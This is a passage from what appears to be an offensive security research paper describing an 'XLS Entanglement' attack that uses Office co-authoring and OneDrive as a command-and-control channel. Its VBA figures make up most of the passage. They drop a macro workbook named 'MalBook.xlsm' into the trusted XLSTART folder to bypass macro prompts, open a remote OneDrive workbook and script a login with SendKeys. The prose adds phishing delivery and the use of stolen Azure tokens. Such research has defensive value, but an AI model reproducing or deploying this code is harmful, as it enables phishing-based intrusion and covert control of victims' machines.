


```
    'Build an Excel Doc that will attempt to pull down the Entangled Excel file
    'This is neccessary because the victim will not have permissions to access the Entangled file yet
    'And the login prompt will block execution from the phishing doc if not in another process
    Set ExcelApp = CreateObject("Excel.Application")
    ExcelApp.Visible = True
    ExcelApp.Workbooks.Add
    'Requires reference to Microsoft Visual Basic for Applications Extensibility
    With ExcelApp.ActiveWorkbook.VBProject.VBComponents("ThisWorkbook").CodeModule
    cLines = .CountOfLines + 1
        .InsertLines cLines, _
            "Sub WorkBook_Open" & Chr(13) & _
                "   Application.Visible = False" & Chr(13) & _
                "   Workbooks.Open ""https://d.docs.live.net/7f8c89c005d88038/Entaglement.xlsm""" & Chr(13) & _
            "End Sub"
    End With
    '%AppData%\Microsoft\Excel\XLSTART\ is a trusted file location so when we launch the dropped file we don't have to worry about
    'needing to enable macros

    strFolder = Environ("AppData") & "\Microsoft\Excel\XLSTART"
    strName = strFolder & "\MalBook.xlsm"

    'The file is always listed as a trusted location but sometimes the file doesn't exist
    'Needs reference to Microsoft Scripting Runtime
    Dim fso As New FileSystemObject

    If Not fso.FolderExists(strFolder) Then
        fso.CreateFolder strFolder
    End If

    ExcelApp.ActiveWorkbook.SaveAs strName, FileFormat:=52
    ExcelApp.Quit

    'Launch the dropped excel file to intiate the login request
    Shell "excel.exe """ & strName & """", 1
    Wait (5)
    LogIn


End Sub
```

Figure 14: Code to drop an Excel file in trusted location.


The workaround to cross between OneDrive for Business and standard OneDrive is to create a new Excel document that will make the call to open the co-authoring document and drop it into a trusted location for the macros to automatically execute. There are several default trusted locations that are user-editable. Two examples of the most commonly used directories are ***%APPDATA%\Microsoft\Excel\XLSTART*** and ***%APPDATA%\Microsoft\Excel\Templates***. An alternative option is to modify the registry key to allow for VBA execution from any location.

The next step involves using Shell to launch the Excel file as a new process, which will allow for the login sequence to launch without blocking the Word macro execution. Once the Excel window is activated, the script will use *SendKeys* to enter the credentials. The login prompt switches between two windows requiring the code to check which version is being used, shown in Figure 15.



```
Private Declare PtrSafe Function FindWindow Lib "user32" Alias "FindWindowA" (ByVal lpClassName As String, ByVal lpWindowName As String) As Long
Private Declare PtrSafe Function GetWindowText Lib "user32" Alias "GetWindowTextA" (ByVal hWnd As Long, ByVal lpString As String, ByVal cch As Long) As Long
Private Declare PtrSafe Function GetWindowTextLength Lib "user32" Alias "GetWindowTextLengthA" (ByVal hWnd As Long) As Long
Private Declare PtrSafe Function GetWindow Lib "user32" (ByVal hWnd As Long, ByVal wCmd As Long) As Long
Private Declare PtrSafe Function IsWindowVisible Lib "user32" (ByVal hWnd As Long) As Boolean
Private Declare PtrSafe Function SetForegroundWindow Lib "user32" _
               (ByVal hWnd As LongPtr) As LongPtr
Private Const GW_HWNDNEXT = 2

Private Sub LogIn()
'Function to bring excel to the forefront and use Send Keys to log in to the document request
    Dim lhWndP As Long
    'For some reason the log in window isn't consistent so check for which one is being used
    If GetHandleFromPartialCaption(lhWndP, "Connect") = True Then
        SetForegroundWindow lhWndP
        SendKeys "john@bc-security.org"
        SendKeys "{Tab}"
        SendKeys "Password"
        SendKeys "{ENTER}"
    ElseIf GetHandleFromPartialCaption(lhWndP, "Excel") = True Then
        SetForegroundWindow lhWndP
        SendKeys "john@bc-security.org"
        SendKeys "{ENTER}"
        Wait (10)
        SendKeys "Password"
        SendKeys "{ENTER}"
    Else
        Exit Sub
    End If

End Sub
```

Figure 15: VBA Code for Login Code



```
Private Function GetHandleFromPartialCaption(ByRef lWnd As Long, ByVal sCaption As String) As Boolean

    Dim lhWndP As Long
    Dim sStr As String
    GetHandleFromPartialCaption = False
    lhWndP = FindWindow(vbNullString, vbNullString) 'PARENT WINDOW
    Do While lhWndP <> 0
        sStr = String(GetWindowTextLength(lhWndP) + 1, Chr$(0))
        GetWindowText lhWndP, sStr, Len(sStr)
        sStr = Left$(sStr, Len(sStr) - 1)
        If InStr(1, sStr, sCaption) > 0 Then
            GetHandleFromPartialCaption = True
            lWnd = lhWndP
            Exit Do
        End If
        lhWndP = GetWindow(lhWndP, GW_HWNDNEXT)
    Loop

End Function
```

Figure 16: Code to get window handle

This code also demonstrates how VBA can leverage Win32 APIs and uses them to find the proper window and then change focus so that *SendKeys* can enter the credentials for a throwaway OneDrive account. Once the credentials have been entered, the Entanglement file will be loaded, and the macros will execute. A side benefit of this is that the victim will now be authenticated to the OneDrive account, allowing for further loading or downloading for future activities.




Figure 17: Diagram of the full XLS Entanglement Attack.

Figure 17 shows what the final attack path would look like with the victim receiving a phishing email and then the XLS Entanglement document would be deployed. The purpose of this paper was to demonstrate the capability to use VBA and Office products as an end-to-end C2, but the XLS entanglement attack could also be deployed in conjunction with a compromised Azure Persistent Refresh Token (PRT) as outlined in Dirk-jan Mollema's research. This would significantly simplify deployment as it would be hosted on a OneDrive or Sharepoint that all users would already have access to. It would also allow the C2 to be entirely deployed within the victim organization's infrastructure. Co-Authoring represents an interesting attack surface that remains relatively unexplored, partly due to the difficulty in achieving sharing to an unknown recipient. As token compromise becomes more explored, there will likely be an increase in these kinds of attacks.